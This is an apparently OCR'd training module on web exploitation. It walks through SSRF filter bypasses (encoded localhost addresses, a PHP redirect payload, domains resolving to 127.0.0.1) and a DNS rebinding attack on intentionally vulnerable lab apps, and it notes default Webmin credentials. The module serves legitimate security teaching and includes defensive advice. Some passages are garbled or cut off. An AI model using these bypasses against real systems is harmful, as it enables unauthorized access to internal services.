10. Modern Web Exploitation Techniques

Introduction to Modern Web Exploitation Techniques

This module explores three advanced web exploitation techniques: `DNS Rebinding`, `Second-Order vulnerabilities`, and `WebSocket attacks`.

It is recommended to have a good understanding of basic web vulnerabilities such as Cross-Site Scripting (XSS), SQL Injection (SQLi), and Insecure Direct Object References (IDORs) before tackling this module. A good start is the [Web Attacks]() module.

Modern Web Exploitation Techniques

DNS Rebinding

[DNS Rebinding]() is an advanced attack technique that relies on changes in the Domain Name System (DNS); it allows an attacker to bypass insufficient SSRF filters as well as the Same-Origin policy.

Second-Order Attacks

A second-order vulnerability, sometimes referred to as a second-order injection or delayed vulnerability, arises when malicious input supplied by a user does not immediately exploit a weakness at the initial point of input. Instead, this input is stored by the web application and remains latent until it is later retrieved, processed, or utilized elsewhere within the application's codebase. During this subsequent interaction or processing, the vulnerability manifests and potentially leads to security breaches. By their nature, second-order vulnerabilities are much harder to identify because the initial "first-order" injection point might not be vulnerable, potentially leading an attacker to the assumption that the web application is not vulnerable at all.

WebSocket Attacks

[WebSockets]()

Let's get started by discussing the first technique in the next section.

Introduction to DNS Rebinding

DNS Rebinding is an advanced attack technique that can bypass faulty security measures. Before learning how to identify web applications suffering from DNS Rebinding vulnerabilities and then exploiting them, let us quickly recap basic information about DNS.

Recap: Domain Name System (DNS)

The [Domain Name System (DNS)] is a hierarchical system that resolves `domain names` to `IP addresses` example, the `inlanefreight.com` zone's owner can configure the domain `www.inlanefreight.com` to resolve to `1.2.3.4` in the morning and reconfigure it to resolve to `5.6.7.8` at night; one use case for this might be load-balancing via DNS. Additionally, the zone owner can configure their domains to resolve to `ANY` IP address, regardless of whether it is associated with the zone owner or if the system corresponding to that IP address does not know the zone owner's DNS configuration.

Another essential part of DNS is caching. Suppose we interact with the same service for an extended period; performing DNS requests before each service request would cause considerable overhead. For instance, when interacting with `academy.hackthebox.com`, students send many HTTP requests to it; without DNS caching, the domain name needs to be looked up with DNS before each HTTP request. Thus, DNS responses are cached for a specified time before a new DNS lookup is required. This amount of time is called `time-to-live` (`TTL`), As we will learn in the upcoming sections, while conducting various attacks, attackers abuse the offensive DNS Rebinding technique (combined with a low TTL) to reconfigure a DNS server to point to a different IP address to bypass faulty filters or other security measures. In a DNS rebinding attack, an attacker configures a low TTL on their domain and changes the IP address the domain resolves to between subsequent requests. We will explore this in more detail in the next sections.

SSRF Basic Filter Bypasses


[Server-Side Request Forgery (SSRF)](#) vulnerabilities occur when an attacker can coerce the server to fetch remote resources using HTTP requests; this might allow an attacker to identify and enumerate services running on the local network of the web server, which an external attacker would generally be unable to access due to a firewall blocking access. For more details on SSRF, check out the [Server-side Attacks](#) module.

Confirming SSRF

Let us consider the following vulnerable web application to illustrate how a developer might address SSRF vulnerabilities. Since this is just a quick recap of SSRF vulnerabilities, we will not go over the steps of Whitebox penetration testing in detail.

Code Review - Identifying the Vulnerability

Our sample web application allows us to take screenshots of websites we provide URLs for:



Let's look at the source code to determine how this is implemented. The web application contains two endpoints. The first one handles taking screenshots, while the second endpoint responds with a debug page and is only accessible from localhost:

```python
@app.route('/', methods=['GET', 'POST'])
def index():
    if request.method == 'GET':
        return render_template('index.html')

    try:
        screenshot = screenshot_url(request.form.get('url'))
    except Exception as e:
        return f'Error: {e}', 400

    # b64 encode image
    image = Image.open(screenshot)
    buffered = BytesIO()
    image.save(buffered, format="PNG")
    img_data = base64.b64encode(buffered.getvalue())

    return render_template('index.html', screenshot=img_data.decode('utf-
8'))

@app.route('/debug')
def debug():
    if request.remote_addr != '127.0.0.1':
            return 'Unauthorized!', 401
    return render_template('debug.html')
```

Since our target is to obtain unauthorized access to the debug page, we need to bypass the check in the `/debug` endpoint. However, we cannot manipulate the `request.remote_addr` variable since this is the IP address the request originates from (i.e., our external IP address). We are thus unable to access the debug endpoint directly.

Let us have a look at how the web application implements taking screenshots in the `screenshot_url` function:


```python
def take_screenshot(url, filename=f'./screen_{os.urandom(8).hex()}.png'):
    driver = webdriver.Chrome(options=chrome_options)
    driver.get(url)
    driver.save_screenshot(filename)
    driver.quit()

    return filename

def screenshot_url(url):
    scheme = urlparse(url).scheme
    domain = urlparse(url).hostname

    if not domain or not scheme:
        raise Exception('Malformed URL')
```

```python
    if scheme not in ['http', 'https']:
        raise Exception('Invalid scheme')

    return take_screenshot(url)
```

The web application performs a few basic checks, including the scheme of the URL such that we are unable to provide the `file` scheme to read local files. Afterward, the provided URL is opened in a [headless Chrome](), and a screenshot of the website is taken and displayed to us.

Exploitation

Since the web application only restricts us to the `http` and `https` schemes but does not restrict the domain or IP address we can provide, we can simply provide a URL pointing to the `/debug` endpoint in the web application itself. The web application will then visit its own debug endpoint such that the request originates from `127.0.0.1`. Therefore, access is granted, and the screenshot taken contains the debug page:



SSRF Basic Filter Bypasses

We will first discuss a few flawed SSRF filters that we can bypass using simple methods before doing so with DNS rebinding.

Obfuscation of localhost

The first and simplest SSRF filter is a one that explicitly blocks certain domains such as `localhost` or `127.0.0.1`. Let us have a look at an implementation of such a filter. Assume the function `screenshot_url` was "improved" with the function `check_domain`, as follows:


```python
def screenshot_url(url):
    scheme = urlparse(url).scheme
    domain = urlparse(url).hostname
```

```
    if not domain or not scheme:
        raise Exception('Malformed URL')

    if scheme not in ['http', 'https']:
        raise Exception('Invalid scheme')

    if not check_domain(domain):
        raise Exception('URL not allowed')

    return take_screenshot(url)

def check_domain(domain):
    if 'localhost' in domain:
        return False

    if domain == '127.0.0.1':
        return False

    return True
```

`check_domain` blocks all domains containing the word `localhost` and `127.0.0.1`. However, many other ways exist to represent an IP address that points to the local machine. Here are a few examples:

- Localhost Address Block: `127.0.0.0 - 127.255.255.255`
- Shortened IP Address: `127.1`
- Prolonged IP Address: `127.000000000000000.1`
- All Zeroes: `0.0.0.0`
- Shortened All Zeroes: `0`
- Decimal Representation: `2130706433`
- Octal Representation: `0177.0000.0000.0001`
- Hex Representation: `0x7f000001`
- IPv6 loopback address: `0:0:0:0:0:0:0:1` (also `::1`)
- IPv4-mapped IPv6 loopback address: `::ffff:127.0.0.1`

Any of these enable us to bypass the filter successfully:



Bypass via DNS Resolution

As a second example, let us have a look at the following improved `check_domain` function:

```
def check_domain(domain):
    if 'localhost' in domain:
        return False

    try:
        # parse IP
        ip = ipaddress.ip_address(domain)

        # check internal IP address space
        if ip in ipaddress.ip_network('127.0.0.0/8'):
            return False
        if ip in ipaddress.ip_network('10.0.0.0/8'):
            return False
        if ip in ipaddress.ip_network('172.16.0.0/12'):
            return False
        if ip in ipaddress.ip_network('192.168.0.0/16'):
            return False
        if ip in ipaddress.ip_network('0.0.0.0/8'):
            return False
    except:
        pass

    return True
```


This time, the filter parses any IP address we provide and blocks it if it is within any private address range. However, any domain name we pass is fine if it does not contain the blacklisted word localhost, enabling us to pass any domain that resolves to an internal IP address.

We can register a domain and point it to any internal IP address; however, we can abuse some already existing ones, such as `localtest.me`, which resolves to `127.0.0.1`:

```
nslookup localtest.me

Server:         1.1.1.1
Address:        1.1.1.1#53

Non-authoritative answer:
Name:   localtest.me
Address: 127.0.0.1
Name:   localtest.me
```

```
Address: ::1
```

Passing this domain allows us to bypass the filter:



Bypass via HTTP Redirect

The web application can resolve domain names provided by the user and check whether they are private IPs to fix the bypass via DNS resolution. Let us look at the following improved `check_domain` function:

```python
def check_domain(domain):
    try:
        # resolve domain
        ip = socket.gethostbyname(domain)

        # parse IP
        ip = ipaddress.ip_address(ip)

        # check internal IP address space
        if ip in ipaddress.ip_network('127.0.0.0/8'):
            return False
        if ip in ipaddress.ip_network('10.0.0.0/8'):
            return False
        if ip in ipaddress.ip_network('172.16.0.0/12'):
            return False
        if ip in ipaddress.ip_network('192.168.0.0/16'):
            return False
        if ip in ipaddress.ip_network('0.0.0.0/8'):
            return False

        return True
    except:
        pass

    return False
```


In addition to resolving the domain name, the improved filter returns `False` by default and only returns `True` if no exception was raised. However, the filter does not account for HTTP redirects which the headless Chrome browser will follow. Thus, we can bypass the filter by providing a URL pointing to a web server under our control, redirecting the web application to the local debug endpoint. To do so, we can host the following PHP code on our web server:

```
<?php header('Location: http://127.0.0.1/debug'); ?>
```

We can host the file using the built-in PHP web server:

```
php -S 0.0.0.0:80

[Sun Aug 13 10:55:35 2023] PHP 7.4.33 Development Server
(http://0.0.0.0:80) started
```

We can then bypass the filter by providing a URL pointing to the PHP code hosted on our web server:



Preventing this is not a simple task. In the debug endpoint, it is impossible to distinguish a redirected request from a direct request. Blocking redirects completely might impact the user experience since benign web applications also use redirects. Furthermore, it is insufficient to block all HTTP redirects, as there are other ways to force a redirect, such as JavaScript and using `meta` tags. These cases need to be handled separately, for instance, by disabling JavaScript in the headless Chrome browser, downloading the HTML response first, and stripping meta tags that cause redirects before rendering the downloaded HTML file in the headless Chrome browser.

This demonstrates well why we should never implement security controls on our own. Due to the increased complexity and many edge cases, removing SSRF vulnerabilities entirely is challenging. Even if we successfully manage to prevent all forms of redirects, the filter can still be bypassed using DNS rebinding, as we will discuss in the upcoming section.


The simplest and safest way to prevent the SSRF vulnerability is via firewall rules. The system running Webshot (the sample web application) should be separated from the internal web application hosting the debug endpoint. Then, we can implement firewall rules to prevent incoming connections from the Webshot system to the internal web application to prevent SSRF vulnerabilities.

DNS Rebinding: SSRF Filter Bypass

After exploring how to bypass them with techniques like `localhost obfuscation`, `DNS resolution`, and `HTTP redirects`, let us bypass flawed SSRF filters using `DNS rebinding`.

Code Review - Identifying the Vulnerability

In this section, we will analyze `D-Proxy`, a web application that acts as a URL proxy; it allows us to specify any URL, and then it fetches and renders it for us:



Suppose we obtained the source code of `D-Proxy` via an exposed backup file; while analyzing it and hunting for vulnerabilities, we will keep everything discussed in the last section in mind. `D-Proxy` has two endpoints, of which one is only accessible locally, `/flag`:

```
@app.route('/', methods=['POST'])
def index():
        url = request.form['text']
    parser = urlparse(url).hostname
    info = socket.gethostbyname(parser)
    global_check = ipaddress.ip_address(info).is_global
        if info not in BLACKLIST and global_check == True:
        return render_template('index.html',
mah_id=requests.get(url).text)
    elif global_check == False:
        return render_template('index.html', mah_id='Access Violation:
Private IP Detected')

@app.route('/flag')
```

```python
def flag():
    # only allow access from localhost
    if request.remote_addr != '127.0.0.1':
            return 'Unauthorized!', 401
    return send_file('./flag.txt')
```

Under the `POST` request with the function named `index`, the web application resolves the domain we provide and blocks all internal IP addresses.

However, the web application resolves the domain name in the `index()` function twice, once by the socket.gethostbyname function and another by the `requests.get` function from requests, in case `global_check` is `True`. This makes the filter vulnerable to DNS rebinding, enabling us to bypass it with the following methodology:

- We need to provide the web application with a domain under our control so that we can change its DNS configuration; for this section, suppose we own the domain `attacker.htb` and can change its DNS configuration. We will configure the DNS server to resolve `attacker.htb` to any IP address that is not blacklisted, such as `1.1.1.1`, and assign it a very low TTL.
- When we provide the web application with the URL `http://attacker.htb/flag`, it will resolve the domain name to `1.1.1.1` and verifies that it is not an internal IP address; since the function assigned to `global_check` evaluates to `True`, `global_check` becomes `True`. The `if` statement has both conditions evaluating to `True`, therefore allowing us access to the render_template function.
- Subsequently, we will `rebind` the DNS configuration for `attacker.htb` to resolve to `127.0.0.1` instead of `1.1.1.1`. When attempting to get the flag in the `flag` function, and because of the low TTL assigned to `attacker.htb`, the web application will resolve `attacker.htb` again.
- At last, due to the DNS rebinding, the second DNS resolution will resolve the domain name `attacker.htb` to `127.0.0.1` such that the web application accesses the URL `http://127.0.0.1/flag`

The timing of such an attack needs to be extremely precise since the DNS rebinding needs to occur between the two DNS resolutions made by the web application. We will discuss how to achieve this in the `Exploitation` section.

Debugging the Application Locally

After running `D-Proxy` locally to debug it, we will develop a proof of concept for exploiting the DNS rebinding vulnerability we identified.

First, we will add the domain `ourdomain.htb` to `/etc/hosts` and make it resolve to `1.1.1.1`:


```
# Host addresses
127.0.0.1   localhost
127.0.1.1   parrot
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters

1.1.1.1 ourdomain.htb
```

After the initial resolution of the domain by `socket.getbyhostname`, we will set a breakpoint before `requests.get` performs a second resolution.

If we provide `D-Proxy`, which we are currently debugging, with the URL `http://ourdomain.htb:8000/flag`, the breakpoint will be triggered. Importantly, this occurs in the application's state after the SSRF filter has resolved the domain (i.e., `ipaddress.ip_address(info).is_global`). To simulate the DNS rebinding attack, we will rebind the `ourdomain.htb` DNS entry to `127.0.0.1` in `/etc/hosts` file instead of `1.1.1.1`:

```
# Host addresses
127.0.0.1   localhost
127.0.1.1   parrot
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters

127.0.0.1 ourdomain.htb
```


If we continue running `D-Proxy`, `requests.get` will resolve the domain name `ourdomain.htb` again. However, this time, it will resolve to `127.0.0.1` instead of `1.1.1.1` due to DNS rebinding, allowing us to access the protected `/flag` endpoint:




Exploitation

To bypass the SSRF filter via DNS rebinding in the actual web application, we can use


---



Note: The production labs have no internet connectivity and thus it'll give 'Internal Server Error' instead of rendering google.com




Additionally, there is a `Webmin` server listening on port 10000, offering the capability to adjust the web application's DNS configuration:



We can access `Webmin` using the default credentials (`admin` : <BLANK>), and once logged in, we can modify the DNS IP settings; to do so, navigate to the following path within the `Webmin` interface:

`Networking` -> `Network Configuration` -> `Hostname and DNS Client` -> `DNS Servers`

